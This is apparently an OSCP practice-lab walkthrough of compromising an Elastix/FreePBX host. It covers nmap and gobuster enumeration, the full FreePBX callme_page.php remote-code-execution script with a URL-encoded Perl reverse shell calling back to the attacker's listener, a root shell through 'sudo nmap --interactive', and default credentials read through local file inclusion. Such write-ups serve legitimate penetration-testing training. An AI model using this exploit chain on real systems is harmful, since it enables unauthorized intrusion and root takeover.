10.11.1.217

- OSCP靶机难度为简单, 考察点为基本的漏洞寻找以及利用
- 有兔子洞,需要谨慎对待
- At first using nmap to sacn for ports and possible vulnerabilities


```
# Nmap 7.92 scan initiated Mon Nov 22 15:08:59 2021 as: nmap -sV -A -o namp ports.txt 10.11.1.217
Nmap scan report for 10.11.1.217
Host is up (0.30s latency).
Not shown: 989 closed tcp ports (reset)
PORT
        STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
  1024 1a:f6:e5:4c:f5:65:5c:a3:79:ce:e1:30:f9:5a:9c:af (DSA)
2048 b1:9e:c8:ea:eb:4c:fc:55:cb:1e:4d:4c:40:6e:80:f2 (RSA)
       open smtp?
| smtp-commands: hotline.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
8BITMIME, DSN
       open http
                         Apache httpd 2.2.3
http-server-header: Apache/2.2.3 (CentOS)
_http-title: Did not follow redirect to https://10.11.1.217/
110/tcp open pop3?
| ssl-date: ERROR: Script execution failed (use -d to debug)
| tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| sslv2: ERROR: Script execution failed (use -d to debug)
111/tcp open rpcbind
                        2 (RPC #100000)
| rpcinfo:
  program version port/proto service
  100000 2
                      111/tcp rpcbind
  100000 2
                       111/udp rpcbind
   100024 1
                       833/udp status
100024 1
                        836/tcp status
143/tcp open imap?
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_imap-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
443/tcp open ssl/http Apache httpd 2.2.3 ((CentOS))
```

```
yName=--
| Not valid before: 2012-03-23T19:29:13
_Not valid after: 2013-03-23T19:29:13
http-server-header: Apache/2.2.3 (CentOS)
_ssl-date: 2021-11-23T01:14:18+00:00; +4h59m59s from scanner time.
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Elastix - Login page
993/tcp open imaps?
995/tcp open pop3s?
3306/tcp open mysql?
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
| ssl-cert: ERROR: Script execution failed (use -d to debug)
|_mysql-info: ERROR: Script execution failed (use -d to debug)
| sslv2: ERROR: Script execution failed (use -d to debug)
4445/tcp open upnotifyp?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/22%OT=22%CT=1%CU=38079%PV=Y%DS=2%DC=T%G=Y%TM=619BFA
OS:E1%P=x86_64-pc-linux-gnu)SEQ(SP=C6%GCD=1%ISR=C9%TI=Z%II=I%TS=A)OPS(01=M5
OS:6=M54EST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%D
OS: F = Y\%T = 40\%W = 16D0\%O = M54ENNSNW7\%CC = N\%Q = )T1(R = Y\%DF = Y\%T = 40\%S = 0\%A = S + \%F = AS\%RD = 0\%A = S +
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

 we didn't find any vulns through nmap, but we got some useful infomations about ports.

```
22/tcp
        open ssh
                        OpenSSH 4.3 (protocol 2.0)
25/tcp
        open smtp
                       Apache httpd 2.2.3
80/tcp
        open http
110/tcp open pop3
111/tcp open rpcbind
143/tcp open imap
             ssl/http Apache httpd 2.2.3 ((CentOS))
443/tcp open
993/tcp open imaps
995/tcp open pop3s
3306/tcp open mysql
```

when we use 80 port to login, it automatically jumps to 443 port, and use HTTPS protocol



- I tried several possible passwords, but it didn't work, but we know something is called elastix
- use gubuster to scan website's directory

```
sudo gobuster dir -u https://10.11.1.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 120 -n -o ./gubuster_https.txt
```

```
(kali⊛ kali)-[~/oscp/10.11.1.217]
-$ cat gubuster https.txt
                      [Size: 312] [--> https://10.11.1.217/themes/]
themes
                      [Size: 310] [--> https://10.11.1.217/help/]
help
                      [Size: 312] [--> https://10.11.1.217/images/]
images
modules
                      [Size: 313] [--> https://10.11.1.217/modules/]
                      [Size: 310] [--> https://10.11.1.217/mail/]
mail
                      Size: 311] [--> https://10.11.1.217/admin/]
admin
static
                      Size: 312] [--> https://10.11.1.217/static/]
                      Size: 310] [--> https://10.11.1.217/lang/]
lang
                                  [--> https://10.11.1.217/var/]
                      Size: 309]
var
                      Size: 311]
                                  [--> https://10.11.1.217/panel/]
panel
                      [Size: 310]
                                  [--> https://10.11.1.217/libs/]
libs
recordings
                      [Size: 316]
                                 [--> https://10.11.1.217/recordings/]
configs
                      [Size: 313] [--> https://10.11.1.217/configs/]
                     [Size: 315] [--> https://10.11.1.217/vtigercrm/]
vtigercrm
```

• then we scan /vtigercrm/ include some insteresting info,but I did't do it. because I find the other way to solve it.

• In the previous login window we found a system named elastix, we found some vulns in elastix through searchsploit

```
      (kali⊗ kali) - [-/oscp/10.11.1.217]

      $ searchsploit elastix

      Exploit Title
      Path

      Elastix - 'page' Cross-Site Scripting
      | php/webapps/38078.py

      Elastix - Multiple Cross-Site Scripting Vulnerabilities
      | php/webapps/38544.txt

      Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
      | php/webapps/34942.txt

      Elastix 2.2.0 - 'graph.php' Local File Inclusion
      | php/webapps/37637.pl

      Elastix 2.x - Blind SQL Injection
      | php/webapps/36305.txt

      Elastix < 2.5 - PHP Code Injection</th>
      | php/webapps/38091.php

      FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
      | php/webapps/18650.py

      Shellcodes: No Results
```

- It has been proves to be effective through Google: FreePBX 2.10.0 / Elastix 2.2.0 Remote Code Execution
- it including:

```
#!/usr/bin/python
# Exploit Title: FreePBX / Elastix pre-authenticated remote code execution exploit
# Google Dork: oy vey
# Date: March 23rd, 2012
# Author: muts, SSL update by Emporeo
# Version: FreePBX 2.10.0/ 2.9.0, Elastix 2.2.0, possibly others.
# Tested on: multiple
# CVE : notyet
# Blog post : http://www.offensive-security.com/vulndev/freepbx-exploit-phone-home/
# Archive Url : http://www.offensive-security.com/0day/freepbx_callmenum.py.txt
# Discovered by Martin Tschirsich
# http://seclists.org/fulldisclosure/2012/Mar/234
# http://www.exploit-db.com/exploits/18649
import urllib
import ssl
rhost="10.11.1.217"
lhost="192.168.119.213"
lport=4444
extension="1000"
ssl._create_default_https_context = ssl._create_unverified_context
# Reverse shell payload
url = 'https://'+str(rhost)+'/recordings/misc/callme_page.php?
action=c&callmenum='+str(extension)+'@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-
MI0%20-
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20I0%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22'+str(
lhost)+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'
urllib.urlopen(url)
# On Elastix, once we have a shell, we can escalate to root:
# root@bt:~# nc -lvp 443
# listening on [any] 443 ...
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
```

```
# sudo nmap --interactive

# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )

# Welcome to Interactive Mode -- press h <enter> for help

# nmap> !sh

# id

# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

• Follow the script and we will be successful

```
(kali⊛ kali)-[~/oscp/10.11.1.217]
 -$ nc/-nvlp 4444
listening on [any] 4444
connect to [192.168.119.213] from (UNKNOWN) [10.11.1.217] 37442
whoami
asterisk
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> nmap> !sh
Unknown command (nmap>) -- press h <enter> for help
nmap>!sh
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
pwd
/tmp
  -(kali⊛ kali)-[~/oscp/10.11.1.217]
 -$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.213] from (UNKNOWN) [10.11.1.217] 37442
whoami
asterisk
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> nmap> !sh
Unknown command (nmap>) -- press h <enter> for help
nmap> !sh
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
pwd
/tmp
```

- we might use this vuln and get some infomations but it didn't work: 'Elastix 2.2.0 - 'graph.php' Local File Inclusion'
 - we get username and password in it, but it's useless

```
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
20 # FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
16 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=admin
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=admin
```

• username: admin and password:admin can login elastix login page, but we can't get any useful infomations.